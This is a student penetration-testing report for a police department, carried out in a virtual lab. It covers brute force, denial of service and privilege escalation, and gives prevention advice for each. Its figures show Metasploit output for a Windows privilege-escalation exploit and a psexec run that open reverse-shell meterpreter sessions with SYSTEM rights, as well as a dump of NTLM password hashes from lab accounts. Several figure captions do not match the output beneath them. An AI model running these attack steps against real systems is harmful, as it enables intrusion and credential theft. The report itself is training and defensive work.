

Penetration Testing for Deerfield Beach Police Department

By



Cyber Security Intern Team

Aditi Rajesh Jadyal (C0904027)

Pratik Dhakal (C0917265)

Aadith Preetham (C0902681)

Opeyemi Alonge (C0901434)

Submission: 28 Mar 2025

Table of Contents

Overview	3
Introduction	3
What is Penetration Testing and Why Is It Required for Cybersecurity System Evaluation?	4
Why Penetration Testing is Critical for Deerfield Beach Police Department	5
Step-by-Step Plan to Use Penetration Testing for Deerfield Beach Police Department	6
1. Planning and Reconnaissance	6
2. Scanning and Enumeration	6
3. Gaining Access	6
4. Privilege Escalation and Lateral Movement	6
5. Maintaining Access	6
6. Reporting and Remediation Recommendations	6
Penetration Testing Methods Used in This Plan	7
1. Brute Force Attack	7
2. Denial-of-Service (DoS) Attack	8
3. Privilege Escalation	10
Conclusion	14
References	15
Time Sheet	16



Overview

This report provides a comprehensive penetration testing strategy conducted for the Deerfield Beach Police Department (DBPD) as part of a cybersecurity and digital forensics work-integrated learning project. The primary objective was to assess the effectiveness of Deerfield Beach Police Department's cybersecurity posture by simulating real-world attack scenarios in a controlled, ethical environment.

The report begins by explaining the importance of penetration testing in law enforcement settings, where the protection of sensitive data, systems, and infrastructure is paramount. It then outlines a step-by-step plan tailored to Deerfield Beach Police Department's operational environment, detailing each stage of the testing lifecycle—from reconnaissance to exploitation, privilege escalation, and reporting.

Three key attack methods were selected and executed in a virtual lab environment:

- Brute Force Attack
- Denial-of-Service (DoS) Attack
- Privilege Escalation

Each method is defined, demonstrated through screenshots, and analyzed for its value in identifying system weaknesses. Preventive strategies are also discussed to ensure real-world applicability.

The goal of this report is not only to identify technical vulnerabilities but to support Deerfield Beach Police Department's broader mission of ensuring public safety through secure digital operations. This document serves as a foundation for continuous cybersecurity improvements, awareness, and informed decision-making for future defense strategies.

Introduction

In today's digitally driven world, the threat landscape for cybercrime is evolving rapidly. Organizations, especially critical service providers like law enforcement agencies, are increasingly becoming high-value targets for malicious actors. Cyberattacks on police departments not only disrupt operations but can also compromise sensitive data, evidence systems, and public trust. In such a high-stakes environment, it is imperative for agencies like the Deerfield Beach Police Department (DBPD) to take a proactive and rigorous approach to securing their digital infrastructure.

One of the most effective ways to assess and improve the resilience of cybersecurity systems is through penetration testing, also known as ethical hacking. This method involves simulating real-world cyberattacks in a controlled and authorized environment to discover vulnerabilities before attackers do. Penetration testing does not just identify flaws; it also helps organizations understand the potential impact of those flaws and evaluate how well current defenses can detect and respond to threats.

For the Deerfield Beach Police Department, penetration testing is not only a cybersecurity best practice—it is a critical exercise in ensuring the confidentiality, integrity, and availability of law enforcement systems and data. It allows internal IT and security teams to validate their defenses against common attack vectors such as brute force, denial-of-service, and privilege escalation, which are widely used by cybercriminals and advanced persistent threats.

This report outlines a step-by-step penetration testing strategy tailored to Deerfield Beach Police Department's operational environment, supported by practical simulations conducted in a virtual lab. Additionally, it examines key attack methods used during the penetration test and provides both analysis and prevention strategies for each. The goal is to provide Deerfield Beach Police Department with actionable insights and a foundation for building a stronger, more secure digital infrastructure.

What is Penetration Testing and Why Is It Required for Cybersecurity System Evaluation?

Penetration Testing, also known as ethical hacking, is a structured process of simulating cyberattacks on an organization's digital infrastructure—such as networks, servers, applications, and endpoints—in order to identify and exploit potential vulnerabilities. The objective is to mimic the tactics and techniques that real-world attackers would use but in a controlled, authorized, and non-destructive manner. This allows security professionals to evaluate the strength of existing defenses, uncover weaknesses, and take corrective action before those flaws are exploited by malicious actors.

Unlike automated vulnerability scanners, penetration testing involves manual analysis, decision-making, and creativity—qualities that malicious hackers also employ. By thinking like an attacker, ethical hackers can gain a deeper understanding of how a system might be compromised and how much damage could be inflicted if it were breached.

Why Penetration Testing is Critical for Deerfield Beach Police Department

As a law enforcement agency, the Deerfield Beach Police Department (DBPD) manages a vast amount of sensitive data, including criminal records, investigative evidence, personnel details, and communication logs. A security breach could not only compromise ongoing investigations and sensitive intelligence but could also erode public trust and disrupt vital public safety operations. Penetration testing offers several critical benefits to Deerfield Beach Police Department:

1. Identifies Vulnerabilities Before Attackers Do

Penetration testing proactively uncovers weaknesses in systems, applications, or configurations that could be targeted by real attackers. This helps the department stay ahead of threats rather than reacting to incidents after damage has occurred.

2. Ensures Compliance with Legal and Regulatory Requirements

Many regulatory frameworks—such as CJIS (Criminal Justice Information Services), FISMA (Federal Information Security Management Act), and ISO/IEC 27001—require periodic security assessments. Penetration testing helps Deerfield Beach Police Department meet these compliance obligations and demonstrate due diligence in protecting sensitive law enforcement data.

3. Validates Security Controls and Incident Response Capabilities

A penetration test helps Deerfield Beach Police Department verify whether its firewalls, intrusion detection systems (IDS), access controls, and incident response mechanisms are functioning as intended. It evaluates the organization's ability to detect, respond to, and contain breaches in a timely manner.

4. Reduces the Risk of Data Breaches, Ransomware, and Downtime

Simulated attacks test the department's resilience to real-world threats such as ransomware, data exfiltration, and denial-of-service (DoS) attacks. Addressing the vulnerabilities identified in these tests helps reduce the likelihood of actual system compromises or service interruptions.

5. Supports a Culture of Continuous Cybersecurity Improvement

By identifying weaknesses and providing recommendations, penetration testing contributes to the ongoing refinement of Deerfield Beach Police Department's cybersecurity posture. It creates a feedback loop where lessons learned from tests are used to strengthen defenses, enhance policies, and guide future security investments.

Step-by-Step Plan to Use Penetration Testing for Deerfield Beach Police Department

1. Planning and Reconnaissance

- Define the scope of testing (IP range, systems involved).
- Identify rules of engagement and get authorization.
- Perform passive information gathering to learn about Deerfield Beach Police Department's systems.

2. Scanning and Enumeration

- Scan the network for live hosts, open ports, and running services.
- Enumerate user accounts, software versions, and vulnerabilities.

3. Gaining Access

- Exploit identified vulnerabilities to access Deerfield Beach Police Department systems.
- Use brute force, SQL injection, or other methods to gain initial entry.

4. Privilege Escalation and Lateral Movement

- Attempt to escalate privileges from a normal user to admin/root.
- Explore if access can be extended across systems.

5. Maintaining Access

- Simulate persistent backdoors (without causing harm).
- Mimic APT-style tactics to test long-term threat presence.

6. Reporting and Remediation Recommendations

- Document all findings with screenshots.
- Rate severity (Low, Medium, High).
- Suggest mitigation strategies and tools.

Penetration Testing Methods Used in This Plan

1. Brute Force Attack

Definition:

A brute force attack attempts to gain unauthorized access by trying multiple username-password combinations until the correct credentials are found.

Benefits in Exploitation:

- Identifies weak or reused passwords.
- Tests account lockout policies and user management.
- Highlights the lack of multi-factor authentication (MFA).

Prevention Measures:

- Use strong, complex passwords.
- Implement MFA.
- Set account lockout thresholds.




Fig 1: Scanning for vulnerability for bruteforce




Fig 2: Brute Force Attack

2. Denial-of-Service (DoS) Attack

Definition:

A DoS attack aims to make a service or server unavailable by overwhelming it with traffic or resource exhaustion.

Benefits in Exploitation:

- Tests system resilience and availability.
- Identifies services that crash easily under load.
- Reveals poor network segmentation or firewall rules.

Prevention Measures:

- Use rate limiting and firewalls.
- Implement load balancing.
- Deploy DoS/DDoS protection services.




Fig 3: Using Metasploit for ddos




Fig 4: DDoS attack

3. Privilege Escalation

Definition:

This involves exploiting flaws or misconfigurations to move from a low-level account to one with administrative or root access.

Benefits in Exploitation:

- Exposes insecure system configurations.
- Tests the effectiveness of access controls and auditing.
- Simulates real attacker behavior post-initial compromise.

Prevention Measures:

- Regularly patch OS and software.
- Apply the principle of least privilege.
- Monitor user activity and permissions.



```
$ ls
Windows-Exploit-Suggester  winPEAS
[ *:08PM ] [ kali@kali:~/Desktop/Windows-Enum ]
$ cd Windows-Exploit-Suggester
[ 5:08PM ] [ kali@kali:~/Desktop/Windows-Enum/Windows-Exploit-Suggester(masterx) ]
$ ls
2021-04-08-mssb.xls  LICENSE.md  README.md  win10.txt  win7sp1.txt  win7vulns.txt  windows-exploit-suggester.py
[ *:08PM ] [ kali@kali:~/Desktop/Windows-Enum/Windows-Exploit-Suggester(masterx) ]
$ ./windows-exploit-suggester.py --database 2021-04-08-mssb.xls --systeminfo ms3.txt
[*] initiating winslloit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[*] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 407 potential bulletins(s) with a database of 137 known exploits
[*] there are now 407 remaining vulns
[E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[*] windows version identified as 'Windows 2008 R2 SP1 64-bit'

[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*] https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - Win32k Denial of Service (MS16-135)
[*] https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*] https://github.com/tinysec/public/tree/master/CVE-2016-7255

[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)

[H] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*] https://github.com/foxglovesec/RottenPotato
[*] https://github.com/Kevin-Robertson/Tater
[*] https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*] https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation

[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*] https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
[*] https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMD.dll NamedEscape 0x250C Pool Corruption (MS16-074), PoC

[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*] https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type Confusion (MS16-063), PoC
```

Fig 5: System information gathered from the target machine

```

msf6 exploit(windows/http/manageengine_connectionid_write) > use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > show options

Module options (exploit/windows/local/ms16_032_secondary_logon_handle_privesc):
Name      Current Setting  Required  Description
SESSION          yes        The session to run this module on.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    thread       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.10.10.5     yes        The listen address (an interface may be specified)
LPORT      4444           yes        The listen port

Exploit target:
Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set LPORT 1234_

```

Fig 6: List of available exploits for the identified Windows system.

```

[*] Thread suspended
[*] Wiping current impersonation token
[*] Building SYSTEM impersonation token
[*] Success, open SYSTEM token handle: 1120
[*] Resuming thread.

[*] Sniffing out SYSTEM shell..

[*] Duplicating SYSTEM token
[*] Starting token race
[*] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

SufxngUcaTfjCk5SUR86xE XS oAMbmrkH[+] Executed on target machine.
[*] Deleted C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\ptIvIWFKaoz.ps1
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions 1
[*] Starting interaction with 1...

meterpreter > getprivs

Enabled Process Privileges
=====
Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeSystemtimePrivilege
SeTimeZonePrivilege

meterpreter > _

```

Fig 7: Exploit launched using Metasploit.

MySQL [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

MySQL [mysql]> show tables;

Tables_in_mysql
columns_priv
db
event
func
general_log
help_category
help_keyword
help_relation
help_topic
host
ndb_binlog_index
plugin
proc
procs_priv
proxies_priv
servers
slow_log
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
user

24 rows in set (0.001 sec)

MySQL [mysql]> select _

Fig 8: Attempting to list and impersonate tokens

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cd2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6adaa8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7ae00e80dc2e5e5c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60ff9a4859da4feada1f60e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa69017ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49882db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3e951:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3e951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4ea63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1ddc52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621fc9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ssh_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16fc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::

meterpreter > _

Fig 9: Privilege escalation using RottenPotato attack

```
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 10.10.10.5:4443
[*] 10.10.10.11:445 - Connecting to the server...
[*] 10.10.10.11:445 - Authenticating to 10.10.10.11:445 as user 'Administrator'...
[*] 10.10.10.11:445 - Selecting PowerShell target
[*] 10.10.10.11:445 - Executing the payload...
[+] 10.10.10.11:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 10.10.10.11
[*] Meterpreter session 2 opened (10.10.10.5:4443 -> 10.10.10.11:50686) at 2021-05-18 17:30:55 -0400

meterpreter > sysinfo
Computer       : VAGRANT-2008R2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 3
Meterpreter    : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Fig 11: Access to administrator directory confirming SYSTEM privileges.

```
Enabled Process Privileges
=====
Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
meterpreter >
```

Fig 12: Access to administrator directory confirming SYSTEM privileges.

Conclusion

Penetration testing serves as a crucial line of defense for the Deerfield Beach Police Department (DBPD), offering a proactive strategy to uncover and address potential vulnerabilities. By simulating real-world attack scenarios such as brute force, denial-of-service, and privilege escalation, the department gains valuable insights into the effectiveness of its current security measures.

The findings from this exercise not only enhance the technical understanding of existing threats but also provide a foundation for implementing stronger access controls, incident response protocols, and ongoing training for staff. Moreover, these insights can inform future cybersecurity policies, budget planning for security tools, and continuous monitoring strategies to ensure long-term resilience.



References

- Access Token Manipulation, Technique T1134 - Enterprise | MITRE ATT&CK®. (n.d.). Retrieved from attack.mitre.org website: <https://attack.mitre.org/techniques/T1134/>
- Automated DDoS Mitigation. (2025, March). Retrieved March 28, 2025, from Cisco website:
<https://www.cisco.com/site/us/en/learn/topics/security/what-is-a-ddos-attack.html>
- Chowdappa, K., Lakshmi, S., & Pavan Kumar, P. (n.d.). *Ethical Hacking Techniques with Penetration Testing*. Retrieved from
<https://www.ijcsit.com/docs/Volume%205/vol5issue03/ijcsit20140503161.pdf>
- Kaspersky. (2019). Brute force attack: Definition and examples. Retrieved from Kaspersky.com website:
<https://www.kaspersky.com/resource-center/definitions/brute-force-attack>
- PTES. (2012, April 30). PTES Technical Guidelines - The Penetration Testing Execution Standard. Retrieved from Pentes-standard.org website:
http://www.pentes-standard.org/index.php/PTES_Technical_Guidelines
- Scarfone, K., Souppaya, M., Cody, A., & Orebaugh, A. (2008). *Special Publication 800-115 Technical Guide to Information Security Testing and Assessment Recommendations of the National Institute of Standards and Technology*. NIST. Retrieved from NIST website:
<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>
- WSTG - v4.1 | OWASP Foundation. (2025). Retrieved March 28, 2025, from Owasp.org website:
https://owasp.org/www-project-web-security-testing-guide/v41/2-Introduction/README_E.html

Time Sheet

Date	Task	Resource Name	Hours spent
March 21, 2025	Set up meeting to discuss the initial project scope	Pratik Dhakal Aditi Jadyal Aadith Preetham Opeyemi Alonge	6
March 23, 2025	Research on Penetration Testing and attack methods	Pratik Dhakal Opeyemi Alonge	10
March 25, 2025	Finding relevant cases and technical papers	Aditi Jadyal Aadith Preetham	3
March 25, 2025	Performing the attacks for practical testing	Aadith Preetham	6
March 27, 2025	Putting documentation and structure in the report	Pratik Dhakal, Aadith Preetham Aditi Jadyal	6
March 28, 2025	Finalisation, Submission and review from staff	Aadith Preetham	1
	Total Hours		32 Hours